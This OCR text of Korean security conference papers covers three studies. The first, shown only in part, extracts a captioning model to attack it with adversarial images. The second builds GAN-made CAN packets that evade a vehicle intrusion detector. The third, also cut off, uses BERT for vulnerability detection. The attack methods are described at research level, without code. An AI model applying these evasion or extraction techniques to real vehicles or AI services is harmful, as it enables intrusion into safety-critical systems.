


그림 4 화이트박스 환경(위) 과 블랙박스 환경(아래)

본 실험에서는 MSCOCO2014대회에서 1등한 Show-and-Tell 모델을 타겟으로 하여 Fliker_Dataset(7000장)을 사용하여 데이터에 대응하는 설명문을 얻고 이를 활용해 자체적으로 제작한 Show-and-Tell에 타겟 모델을 카피하였다. 그 후 카피 모델에서 타겟 이미지와 베이스 이미지를 선택하여 총 64장의 적대적 데이터를 생성하여 타겟 모델에 테스트를 진행하였다 .




그림 5 모델 추출 후 회피공격 개요

실험결과로 총 64개의 적대적 데이터중 성공은 1개, 설명문 혼동은 14로 성공률이 낮았다.

그림 6 을 보면 성공은 고양이로 보이는 적대적 이미지를 입력했을 때 타겟 이미지의 설명문인 “a woman is holding a large piece of cake. 라는 설명문을 출력하였고, 캡션 혼동의 경우 아이가 캐리어를 끌고있는 모습의 적대적 이미지를 입력했을 때 타겟이미지의 설명문이나 베이스 이미지의 설명문이 아닌 전혀 다른 설명문을 출력하여 인공지능 모델의 오류를 발생시켰다.



그림 6 모델 추출 후 회피공격 결과

비록, 이전 보안 위협과 비교하여 성공률이 낮지만 대부분이 블랙박스 환경인 실제 서비스 중인 인공지능 모델에서도 충분히 보안 위협이 발생 가능한 것을 보였다.

IV. 결론

본 논문에서는 인공지능 모델의 취약점을 검증하기 위해 충분히 복잡한 모델인 이미지의 성명문을 출력하는 Show and Tell 모델 을 대상으로 블랙박스 환경에서의 회피 공격을 수행하였다. 회피 공격은 모델의 내부 파라미터를 모두 알아야 수행 가능하다는 문제점이 있다. 하지만 모델의 내부 구조를 모사할 수 있는 모델 추출 공격을 수행해 이 문제점을 보안 할 수 있다.

최근 대부분의 인공지능 서비스는 블랙박스 환경에서 돌아가기 때문에 보안 위협에서 안전하다고 생각된다. 하지만 모델 추출 공격을 사용하여 모델을 모사 가능하기 때문에 이를 대비할 수 있는 방어기법의 연구가 필요하다.

Acknowledgement

이 논문은 2021년 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (2020-0-01840, 스마트폰의 내부데이터 접근 및 보호 기술 분석)

[참고문헌]

[1] Karen Simonyan, Very deep convolutional networks for large-scale image recognition, Published as a conference paper at ICLR 2015.

[2] Tom B. Brown, Dandelion Mané , “Aurko Roy, Adversarial Patch“, 2018

[3] Xiaoyu Cao, Neil Zhenqiang Gong, Mitigating Evasion A□acks to Deep Neural Networks via Region-based Classification, 2018

[4] 류권상, 박호성, 최대선. 딥러닝 기반 얼굴 인식 모델에 대한 변조 영역 제한 기만공격. 정보보호학회지, 2019

[5] Florian Tramèr, Fan Zhang, Ari Juels, Michael K. Reiter, Thomas Ristenpart, ‘Stealing Machine Laerning Models via Prediction APIs’, USENIX 2016

Intrusion Detection System을 회피하는 GAN 기반 적대적 CAN 패킷 생성방법*

김도완† , 최대선‡

† 숭실대학교 (대학원생), ‡ 숭실대학교 (교수)

GAN based Adversarial CAN Packet Generation Method for Evading IDS

Do-Wan Kim† , Daeseon Choi‡

† Soongsil University(Graduate student), ‡ Soongsil University(Professor)

요 약

자동차의 기술 발전으로 운전자의 개입이 필요 없는 자율 주행기술까지 다가왔고, 핵심기술인 V2X 기술(Vehicle to everything)이 차량과 주변 사물이 상호작용하면서 그에 따른 보안도 중요해졌다. 하지만 차량의 ECU는 DoS, Spoofing 등 주입 공격에 취약하다는 것이 사실이다. 이러한 공격을 탐지하기 위해 IDS(Intrusion Detection System) 기술연구가 진행되고 있고, 현재는 기계학습 기반 IDS 연구도 등장하고 있다. 그러나 기계학습은 데이터에 작은 노이즈를 추가하는 공격에 취약하다는 결과로 적대적 예제 연구가 떠올랐다. 본 논문에서는 IDS의 탐지를 회피하는 GAN 기반 적대적 CAN 패킷 생성방법을 제안한다. 실험 결과, Flooding 공격은 기본 탐지 성능 100%, Fuzzing 공격은 기본 탐지 성능 99%, Replay 공격은 기본 탐지 성능 97%, Spoofing 공격은 100%를 보여주지만, GAN으로 생성한 Adversarial 공격은 모든 공격이 0%로 탐지하지 못하는 것을 확인할 수 있다.

I. 서론

자동차의 기술이 발전함에 따라 운전자에 대한 편의성이 증가하면서 운전자의 개입이 필요 없는 자율 주행기술까지 다가왔다. 현대의 자동차는 차량 내부의 존재하는 ECU(Electronic Control Unit)의 통신인 CAN(Controller Area Network)을 사용하는데 자율 주행의 핵심기술인 V2X 기술(Vehicle to everything)이 차량과 주변 사물이 상호작용이 되면서 그에 따른 ECU 보안도 중요해졌다[1]. 하지만 차량은 DoS나 Spoofing 등 주입 공격에 취약하다는 문제점이 존재하고 이러한 공격을 탐지하기 위해서 IDS(Intrusion Detection System) 기술연구가 진행 중이고 현재는 머신러닝 및 딥러닝이 발달함에 따라 기계학습 기반 IDS 연구[2, 3]도 활발히 진행되고 있다.

하지만 딥러닝 모델이 높은 분류 정확도를 보임에도 불구하고 데이터에 사람 눈에 띄지 않을 정도의 아주 작은 잡음(Noise)을 추가만 해도 데이터 분류 결과가 달라지는 등 딥러닝 모델이 취약하다는 것을 보여주었다[4]. 이러한 적대적 예제는 사이버 보안 위협 등의 이유로 관심사 연구 중 하나가 되었다.

본 논문에서는 전처리를 거친 패킷 feature를 변조하여 IDS를 회피하는 GAN 기반 적대적 CAN 패킷 생성방법을 제안한다. 목표는 기계학습 기반 IDS 모델에 의해 잘 탐지되던 공격이 GAN을 통하여 공격이 정상으로 분류되게끔 변조를 가하여 IDS 모델이 공격탐지를 잘하지 못하게 만드는 것이다.

* 이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (No.2021-0-00111, AI 기술을 활용한 자율주행 자동차 사이버 공격 및 방어 기술 연구)

† 주저자

‡ 교신저자: 최대선 (sunchoi@ssu.ac.kr)

데이터	Normal	Flooding	Spoofing	Replay	Fuzzing
학습	811,532	38,852	2,891	13,266	22,854
테스트	733,752	38,521	988	10,509	22,620

Table 1. 데이터의 공격 별 row 수




Figure 1. 데이터의 기본 Feature

II. 방법

2.1 데이터

본 논문에서 사용한 데이터는 2020년도 사이버 보안 챌린지 자동차 해킹 공격/방어 부분에서 제공한 예선 데이터를 사용하였다. 예선 데이터에는 Flooding, Spoofing, Replay, Fuzzing 4가지 공격과 정상 데이터가 포함된 데이터로 실험하였다. Flooding 공격은 우선순위가 높은 CAN 메시지를 대량 전송하여 다른 정상 메시지가 작동하지 못하도록 하는 공격이다. Spoofing은 공격자가 원하는 기능을 수행하도록 CAN 메시지를 생성하여 주입하는 공격이며 Replay는 특정 시간 동안의 정상 CAN 메시지를 추출하여 다시 그대로 주입하는 공격이다. Fuzzing은 차량의 정상 메시지 중에서 임의로 선택한 메시지에 무작위 데이터값을 설정하여 주입하는 공격이다. 데이터 개수에 대한 자세한 사항은 Table 1.에 표시한다.

2.2 전처리

데이터의 기본 feature인 Timestamp는 Figure 1.에서처럼 CAN 메시지가 로깅 되는 시간을 의미하고 Arbitration ID는 CAN 메시지의 식별 ID, DLC는 Data의 크기, Data는 CAN 메시지의 데이터가 적재된 필드를 나타낸다. Class는 해당 CAN 메시지가 정상 또는 공격인지 나타내주고, Subclass는 정상 및 공격의 종류를 나타낸다.

전처리는 해당 패킷의 정보인 Arbitration ID와 Data를 포함하고 이전 Arbitration ID, 이전 같은 ID의 시간 차이, 이전 같은 Data의 시간 차이, 1000개의 패킷 중 같은 ID의 개수, 1000개 패킷 중 같은 Data의 개수를 추가하였다. 이 중에서 Arbitration ID과 Data는 16진수이므로 해당 패킷의 Arbitration ID는 원 핫 인코딩으로 변환하고 Data는 각 byte를 라벨 인코딩을 사용하여 각 byte를 하나의 숫자로 변경한다. 이전 같은 ID와 Data의 시간 차이, 1000개 패킷 중 같은 ID, Data 개수 feature는 Min-Max Scaler를 적용하여 0부터 1 사이의 값으로 정규화를 함으로써 총 109개의 feature를 사용한다.

2.3 Black-box IDS

본 논문에서 사용한 침입탐지 시스템(IDS)은 랜덤 포레스트를 사용하였다. 랜덤 포레스트는 다수의 의사결정 나무(Decision Tree)들을 학습하여 분류, 예측하는 앙상블 기법이다[5]. 랜덤 포레스트의 각 공격 별 성능은 Table 2.에 나타낸다. 중요 매개변수로 트리의 개수를 설정하여 모델을 학습할 수 있는데 본 논문에서는 100개의 트리를 설정하여 학습에 사용하였다.

적대적 예제에서 공격자의 지식에 따라서 White-box 공격과 Black-box 공격으로 나뉘는데, White-box 공격은 기계학습 모델의 구조나 파라미터 등 모든 정보를 아는 상태에서 공격하는 것을 의미하고 Black-box 공격은 공격자가 공격할 대상 모델에 대해 입력값에 대한 출력값(분류 정보)만 알 수 있는 환경을 말한다.

2.4 GAN 기반 적대적 예제 생성

GAN은 Zilong Lin 외 2명[6]의 Wasserstein

공격 종류	공격	Precision	Recall	F1-score
Flooding	Normal [39,521]	1.0	1.0	1.0
	Attack [38,521]	1.0	1.0	1.0
Fuzzing	Normal [23,620]	0.9990	0.9989	0.9990
	Attack [22,620]	0.9989	0.9989	0.9989
Replay	Normal [11,509]	0.9183	0.9738	0.9452
	Attack [10,509]	0.9692	0.9051	0.9361
Spoofing	Normal [1,988]	1.0	1.0	1.0
	Attack [988]	1.0	1.0	1.0

Table 2. IDS(랜덤 포레스트) 기본 성능




Figure 2. GAN 구조

GAN[7] 구조를 인용하여 adversarial CAN 패킷을 생성한다. GAN 구조는 Figure 2.에 나타낸다. Generator는 5층의 신경망으로 구성되어 있고 각 층의 출력에는 ReLU 활성화 함수를 사용하며 마지막에 입력 feature와 같은 차원의 feature를 출력한다. Discriminator는 5층의 신경망으로 구성되어 있고 각 층의 출력에는 LeakyReLU 활성화 함수를 사용한다. 먼저 Generator에 CAN 패킷의 원본 공격에 0부터 1 사이의 랜덤 값(Noise)을 더한 값을 입력으로 넣어준다. Generator는 Adversarial CAN 패킷을 출력하고 정상 패킷과 같이 Black-box IDS에 입력으로 넣는다. IDS는 정상과 adversarial CAN 패킷을 분류하고 정상인지 공격인지 나타내는 label 값을 출력한다. Discriminator는 Black-box IDS가 예측한 label 값으로 adversarial CAN 패킷과 정상 패킷이 정상인지 공격인지 판단하고 Generator에 피드백을 줌으로써 Generator는 정상 패킷과 비슷한 공격 패킷을 생성하게 된다.

III. 실험 및 결과

3.1 실험 평가방법

실험 결과의 평가방법은 탐지율(Detection rate, DR)과 회피증가율(Evasion increase rate, EIR)을 사용하여 평가한다. 탐지율은 black-box IDS가 공격 패킷이라고 예측한 모든 공격 패킷 중 진짜 공격 패킷에 대한 비율을 의미한다. 여기서 Original DR은 Black-box IDS가 원본 공격 패킷과 정상 패킷을 얼마나 잘 분류하는지 알 수 있고 Adversarial DR은 adversarial CAN 패킷과 정상 패킷을 분류함으로써 adversarial CAN 패킷이 Black-box IDS를 얼마나 잘 회피하는지 알 수 있다. 회피증가율은 adversarial CAN 패킷이 Black-box IDS를 얼마나 회피를 하는지에 대한 비율로 높을수록 adversarial CAN 패킷이 Black-box IDS를 잘 회피한다는 것을 나타낸다.

$$DR = \frac{Num.of\ correctly\ detected\ attacks}{Num.of\ all\ the\ attacks} \quad (1)$$

$$EIR = 1 - \frac{Adversarial\ detection\ rate}{Original\ detection\ rate} \quad (2)$$

3.2 실험 설정

데이터에서 정상 패킷이 각 공격 패킷에 비해 많은 데이터가 존재하므로 Black-box IDS

공격 종류	Original DR	Adversarial DR	EIR
Flooding	1.0	0.0	1.0
Fuzzing	0.999	0.0	1.0
Replay	0.9705	0.0	1.0
Spoofing	1.0	0.0	1.0

Table 3. GAN 기반 adversarial CAN 공격 성능

의 학습 및 테스트의 정상:공격 비율을 1:1로 설정하여 학습 및 테스트를 진행하였다. Black-box IDS인 랜덤 포레스트는 트리 개수 100개로 설정하여 실험을 진행하였고, Generator와 Discriminator는 epoch 25번, 배치 사이즈 256으로 설정하여 실험에 사용하였다.

3.3 실험 결과

실험 결과는 Table 3.에 나타낸다. Flooding 공격에 대한 Black-box의 기본 탐지 성능은 100%였지만 adversarial CAN 패킷 탐지 성능은 0%, EIR은 100%를 나타낸다. Fuzzing 공격은 기본 탐지 성능 99%를 나타내지만, adversarial CAN 패킷 탐지 성능은 0%, EIR은 100%를 보여준다. Replay 공격은 기본 탐지 성능 97%를 보여주지만, adversarial CAN 패킷 탐지 성능은 0%, EIR은 100%를 보여준다. Spoofing 공격도 마찬가지로 기본 탐지 성능은 100%, adversarial CAN 패킷 탐지 성능은 0%, EIR은 100%를 보여준다. 이는 Black-box IDS가 각 원본 공격은 97% 이상의 탐지 성능을 보여주면서 탐지를 아주 잘 하지만, 변조한 adversarial 공격의 탐지율은 모두 0%, EIR은 100%를 나타내면서 Black-box IDS가 하나도 탐지하지 못하고 회피했다는 의미를 나타낸다.

IV. 결론

본 논문에서는 Black-box IDS를 회피하는 GAN 기반 adversarial CAN 패킷을 생성하는 방법을 제안한다. 실험 결과, Black-box IDS는 모든 공격에 대해 97% 이상의 탐지 성능을 보여주지만, GAN으로 생성한 adversarial CAN 패킷 탐지 성능은 모두 0%, EIR은 100%를 보여주면서 Black-box IDS가 공격을 변조하여 생성한 adversarial CAN 패킷을 모두 공격이 아닌 정상으로 분류하는 모습을 확인할 수 있었다. 하지만 이는 feature에 변조를 가하여 만든 adversarial CAN 패킷으로 차량의 실제 공격은 나타나지 않을 것이다. 향후 연구로 adversarial CAN 패킷이 차량 공격 성능이 남아있을 수 있도록 제약을 가하는 방식을 고려하는 연구가 필요하다.

[참고문헌]

[1] 김상효, 김영식, “Control Area Network 보안 기술 동향”, 전자공학회지, 2015

[2] Eunbi Seo, Hyun Min Song, Huy Kang Kim, “GIDS: GAN based Intrusion Detection System for In-Vehicle Network”, Annual Conference on Privacy, Security and Trust(PST), 2018.

[3] Daxin Tian, Yuzhou Li, Yunpeng Wang, “An Intrusion Detection System Based on Machine Learning for CAN-Bus”, International Conference on Industrial Networks and Intelligent Systems, 2017.

[4] Christian Szegedy, Wojeciech Zaremba, Hya Sutskever, Ian Goodfellow, “Intriguing properties of neural networks”, arXiv preprint, 2013.

[5] Leo Breiman, “Random Forest”, Machine Learning, 2001.

[6] Zilong Lin, Yong Shi, Zhi Xue, “IDSGAN: Generative Adversarial Networks for Attack Generation against Intrusion Detection”, arXiv preprint, 2018.

[7] Martin Arjovsky, Soumith Chintala, Leon Bottou, “Wasserstein Generative Adversarial Networks”, International Conference on Machine Learning, PMLR, 2017.

BERT 모델을 활용한 딥러닝기반 취약점 탐지시스템

김 수 린*, 김 형 식*

*성균관대학교 전자전기컴퓨터공학과 (대학원생)

A deep learning-based vulnerability detection system using the BERT

Soolin Kim*, Hyoungshick Kim*

*Department of Electrical and Computer Engineering,

Sungkyunkwan University(Graduate student)

요 약


소프트웨어에 포함되어있는 취약점으로 인하여 수많은 사이버 공격이 이루어지기 때문에 이를 방지하기 위한 다양한 연구와 프로젝트들이 진행되고 있으나 취약점이 발견되는 횟수는 점차 증가하는 추세이며 오픈소스 소프트웨어의 보급 및 코드 재사용으로 인한 취약한 소프트웨어들이 빠르게 전파되고 있다. 기존연구들은 전문가에 의존적인 방식을 택하거나 사전 정의된 규칙에 따른 취약점만 탐지할 수 있기 때문에 다이나믹한 변화에 쉽게 대응하지 못한다. 따라서 본 연구에서는 이러한 빠르게 확산되고 다양하게 변화하는 취약점을 보다 효율적으로 탐지하기 위하여 딥러닝 기반의 취약점 탐지시스템 모델을 연구하였다. 다양한 방면에서 우수한 성능을 보이고있는 BERT모델을 활용하여 딥러닝 취약점 탐지시스템을 제안하고 이의 효용성을 보이고자 Bi-LSTM을 활용한 기존 취약점 탐지시스템연구와 비교하였으며 기존 시스템보다 향상된 성능을 보였다.

I. 서론

소프트웨어의 취약점을 기반으로 수 많은 사이버공격이 이루어지기 때문에 이를 방지하고자 상용도구, 학술연구 프로젝트 등 이러한 취약점을 개선하기 위해 노력하고 있다. 그러나 그런 여러 가지 노력에도 불구하고 소프트웨어의 취약점은 여전히 심각한 문제로 남아있으며 여전히 꾸준히 증가하고있는 실정이다. 이는 CVE (Common Vulnerabilities and Exposures 데이터베이스)에 등록된 취약점의 수가 2016년을 기준으로 약 6,500개에서 2021년 5월 기준으로 약 15,4500개로 증가하였기 때문에 소프트웨어의 취약점은 여전히 증가세임을 알 수 있다 [1]. 이러한 취약점은 종종 프로그래머의 실수로 인해 발생하기도하며 이렇게 발생할 수 있는 취약점들은 오픈소스 소프트웨어의 보급 및 코드 재사용으로 인해 빠르게 전파되기도 한다. 소프트웨어에 포함된 취약점들은 수 많은 보안 사고로 이루어지기 때문에 프로그램이 배포되기 전 미리 탐지할 수 있어야 한다. 이러한 프로그래머들의 실수를 탐지하거나 재생산 및 확산을 방지하기 위하여 프로그램의 정적(사전 런타임) 분석 또는 동적(런타임) 분석을 위한 기존 도구가 존재한다. 그러나 이러한 도구는 일반적으로 사전 정의된 규칙에 따라 탐지 가능한 취약점 및 에러만을 탐지할 수 있기 때문에, 그에 관련된 제한된 하위 집합의 취약점과 오류만 탐지가 가능하다.

이를 개선하기 위하여 자동으로 소프트웨어의 취약점을 탐지해주는 여러 가지 솔루션이 제안되었다. 오픈소스로 제공되는 취약점 자동화 탐지 툴[2,3,4,5]과 상용 도구 [6,7] 등 학계에서도 정적 분석에 기반한 연구가 활발히 진행

이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기술진흥센터의 지원을 받아 수행된 연구임 (No.2018-0-00532, 고등급(EAL6 이상) 보안 마이크로커널 개발)



[그림 1] BERT 기반 취약점 탐지모델 연구개요

되었다. 그러나 취약점을 탐지하기 위한 기존 솔루션들은 문제점이 존재한다. 취약점을 탐지하기 위하여 전문가에게 의존하기 때문에 높은 오탐율(False positive)를 발생할 가능성이 존재할 뿐 아니라 다이나믹한 소프트웨어 취약점 공격으로부터 즉각적인 대응이 어렵다.

따라서 본 연구에서는 NVD(National Vulnerability Database)[10]와 SARD(Software Assurance Reference Dataset)[11]로부터 얻은 데이터셋을 기반으로 취약한 코드라인의 후보군들을 수집한 코드가젯(code gadget)을 활용하여 새로운 머신러닝 모델인 BERT을 활용한 딥러닝기반 취약점 탐지모델을 제안하고 기존연구와 비교하고자한다.

본 논문의 구성은 다음과 같다. Ⅱ장에서는 본 연구에서 활용할 딥러닝 모델인 BERT에 대한 내용을 정리하고, 이를 기반으로 취약점 탐지모델 구현 및 설계에 대한 내용을 서술할 예정이다. Ⅲ장에서는 수집한 데이터를 활용하여 기존연구모델인 Bi-LSTM기반의 취약점 탐지모델과 제안한 BERT기반 취약점 탐지모델의 성능비교를 하고 이에 한계점을 서술하고자 한다. 마지막으로 Ⅳ장에서는 BERT기반 딥러닝 취약점 탐지시스템 연구 결론 및 향후 연구에 대한 계획을 서술하고자한다.

II. BERT를 활용한 취약점 탐지모델

2.1 BERT 모델

[표 3] 사용된 코드가젯 갯수

데이터셋	데이터 갯수	취약한 데이터	취약하지 않은 데이터
CWE-119	39,753	10,440	29,313
CWE-399	21,885	7,285	14,600
총	61,638	17,725	43,913

구글에서 개발한 NLP(자연어처리) 사전 훈련 기술을 적용한 인공지능 언어모델 BERT(Bidirectional Encoder Representations from Transformers)는 자연어처리에 활용하였던 앙상블 모델보다 더 좋은 성능을 내어 관심을 받고 있는 언어모델이다. 11개 이상의 자연어처리 과제에서 BERT가 최첨단 성능을 발휘하였으며, 일부 성능평가에서는 사람보다 더 높은 정확도를 보이는 모델이다. BERT를 사용하지 않은 일반 언어모델링 과정은 분류를 원하는 데이터를 인풋으로 LSTM, CNN 등의 머신러닝모델에 넣어 분류를 진행하지만, BERT를 사용한 모델링 과정은 대량의 코퍼스를 BERT에 사전학습시킨 후 분류를 원하는 데이터를 넣어 분류를 학습을 진행한다. 대량의 코퍼스를 인코더가 임베딩하고 이를 전이하여 파인튜닝하고 태스크를 수행하는 방식으로 BERT는 양방향성 학습을 통해 문맥을 더욱 자연스럽게 파악할 수 있는 특징을 가진다.

2.2. BERT기반 취약점 탐지모델

BERT 모델의 이러한 장점을 취약점 탐지 분야에 활용하고자 본 논문에서는 [그림 1]과

[표 4] 기존연구(Bi-LSTM기반 취약점 탐지시스템)와 결과 비교

데이터	모델	FPR(%)	FNR(%)	TPR(%)	P(%)	F1(%)
CWE119	Bi-LSTM기반	2.9	18.0	82.0	91.7	86.6
	BERT기반	2.9	5.9	97.0	98.2	96.6
CWE399	Bi-LSTM기반	2.8	4.7	95.3	94.6	95.0
	BERT기반	1.8	2.3	97.7	98.2	96.6

같이 BERT모델을 취약점 탐지모델에 적합하게 수정하였으며, 기존 연구보다 개선된 형태의 취약점 탐지모델을 제안하고자 한다.

BERT기반의 취약점 탐지모델의 인풋형태는 소스코드의 요약본과 같은 역할을 하는 코드가젯형태로, 취약점과 밀접하게 연관된 일련의 라이브러리와 API를 기점으로 사용된 파라미터를 추적한 코드라인 집합이다. 취약점과 밀접하게 관련된 일련의 라이브러리와 API를 기점으로 수집된 코드가젯은 기존연구의 데이터를 활용하였다. 채택된 라이브러리 및 API는 버퍼 에러와 관련이 높은 취약점 CWE-119과 자원 관리 에러를 유발하는 취약점인 CWE-399를 타겟으로 취약점 탐지모델을 구현하였다.

III. 딥러닝기반 취약점 탐지 결과

3.1. 데이터 셋

본 연구에서는 취약점 분석을 위해 보편적으로 사용되는 두 곳에서 수집된 데이터를 활용한 취약점 코드가젯을 활용한다. 코드 가젯이란, 취약점이 발생한 소스코드의 부분을 기점으로 프로그램의 흐름에 알맞게 앞과 뒤에서 선택적으로 추출 및 요약된 형태로 그에 상응하는 패치된 부분을 선택적으로 추출하여 상응하는 데이터셋 형태이다. 본 연구에서 활용된 코드가젯은 소스코드에서 취약점이 발생한 부분의 요약본과 같은 역할을 하며, 기존연구의 코드가젯 데이터를 활용한다 [4]. 기존 연구의 코드가젯 데이터는 보편적으로 사용되는 취약점 데이터로 NVD(National Vulnerability Database)[10]와 SARD(Software Assurance Reference Dataset)[11] 프로젝트에서 수집되었다. 취약점이 발견된 코드와 취약점이 수정된 패치된 코드를 수집할 수 있기 때문에 취약점 탐지연구에 활용되는 데이터를 제공한다.

NVD에서 취약한 정도와 취약점 유형을 나타내는 고유한 CVE ID (Common Vulnerabilities and Exposures IDentifier) 및 CWE ID (Common Weakness Enumeration IDentifier)를 활용하여 취약점을 정리 및 분류하고 있다. NVD에서는 하나 또는 여러 개의 취약점을 가지고있는 프로그램을 수집하고 패치된 버전도 제공한다. 마찬가지로, SARD에서 각 프로그램이나 테스트케이스의 경우 하나 이상의 CWE ID에 포함되어있다. 취약한 프로그램의 경우 여러 가지의 취약점을 가지고 있을 수 있기 때문에 하나이상의 CWE ID로 정리되어있다. 본 연구에서는 앞서 설명한 두 곳의 데이터베이스로부터 테스트케이스를 수집된 코드가젯을 데이터셋으로 활용한다. [표 3]와 같이 총 61,638개의 코드가젯을 활용하며, 해당 데이터셋은 취약한 함수 후보군을 트리거로 코드가젯을 수집하였다. 이에 따라 추출된 CWE-119의 코드가젯은 총 39,753개이며, CWE-399의 코드가젯은 21,885개이다.

트레이닝 단계에서는 라벨링된 코드가젯들을 BERT기반의 취약점 탐지모델에 학습시키며 테스트 데이터 셋을 활용하여 해당 모델의 효율성을 보이고자 한다. 총 데이터 셋에서 랜덤하게 80%의 데이터를 선택하여 트레이닝시켰으며 나머지 20%의 데이터를 테스트단계에서 활용하였다.

3.2. 실험결과

본 연구에서는 크게 2가지로 나누어 실험을 진행하였다. 실험 데이터셋은 C/C++에서 많이 발생하는 취약점 종류 중 하나인 버퍼에 관련된 취약성을 나타내는 CWE-119과 자원관리 에러에 관련된 취약성을 나타내는 CWE-399이다. BERT기반 취약점 탐지모델의 우수성을 보이기 위하여 기존 연구인 Vuldeepecker[4]의 저

자들의 데이터를 활용하였으며 저자들의 결과와 직접적인 비교를 진행하였다. 실험 결과는 [표 3]에 보여진 바와 같다. FPR의 경우 기존 연구자들이 도출해낸 결과와 큰 차이가 존재하지 않는다. 그러나 본 연구에서 FNR과 TPR을 기존연구에 비해 현저히 줄이는 결과를 얻었다.

그 결과 FPR, FNR을 비롯한 전반적인 결과가 기존연구보다 개선되었다. 특히 Precision 정확도와 F1스코어 측면에서 우수하게 개선됨을 보일 수 있었다.

3.3. 한계점

본 연구에서는 기존 연구의 데이터를 그대로 활용하였기 때문에, 그들이 추출한 코드방식에 의존적일 수 밖에 없다. FP와 FN를 직접적으로 분석하는 과정에서 코드가젯 추출하는 방식의 오류를 발견할 수 있었다. 본 연구자들은 이를 개선하고자 코드가젯 추출방식을 개선하는 연구를 진행중에 있으며, 기존연구와 직접적인 비교를 위하여 Bi-LSTM기반의 Vuldeepecker 재현을 수행하고 있다. 본 실험은 데이터셋으로 활용되는 SARD와 NVD를 기반으로 만들어진 데이터셋이기 때문에, 실제 돌아가는 프로그램 소스코드를 대상으로 실험이 진행되지 못한점이 큰 한계점이다. 따라서 추후 연구에서는 이를 개선하고자한다.

IV. 결론 및 향후연구

본 논문에서는 기존 Bi-LSTM기반의 취약점 탐지모델을 제안한 논문에 착안하여 새로운 언어모델인 BERT를 활용한 취약점 탐지모델을 제안하고 이를 성능평가를 진행하였다. 그 결과 기존 연구보다 개선된 성능을 보였으며 정확도는 7% F1 스코어는 10%가량 개선하였다. 그러나 연구 진행과정에서 코드를 추출하는 코드가젯의 문제점과 데이터 셋의 한계점을 발견하여 추후 연구에 이를 개선하는 연구를 진행하고자 한다. 먼저, 멀티클래스 탐지기법을 추가하여 두 취약점 외 몇 가지 멀티클래스 취약점탐지 모델을 제안할 예정이며 기존 연구의 확장판인 40가지의 취약점 데이터를 활용한 탐지기법을 추가적으로 실험해보고자 한다. 이를 통해 현재 크게 두 가지 취약점에 치중하여 분석을 진행한 단점을 개선하고 추후 연구에서는 다양한 취약점을 기반으로 분석 및 취약점탐지 실험을 진행할 예정이다. 본 실험은 데이터셋으로 활용되는 SARD와 NVD를 기반으로 만들어진 데이터셋이기 때문에, 실제 돌아가는 프로그램 소스코드를 대상으로 실험이 진행되지 못한 점이 큰 한계점이다. 따라서 추후 연구에서는 이를 개선하고자한다. 이를 위해 코드가젯 추출부분을 새로 구현하여 새로운 데이터셋을 구축하고, Bi-LSTM기반인 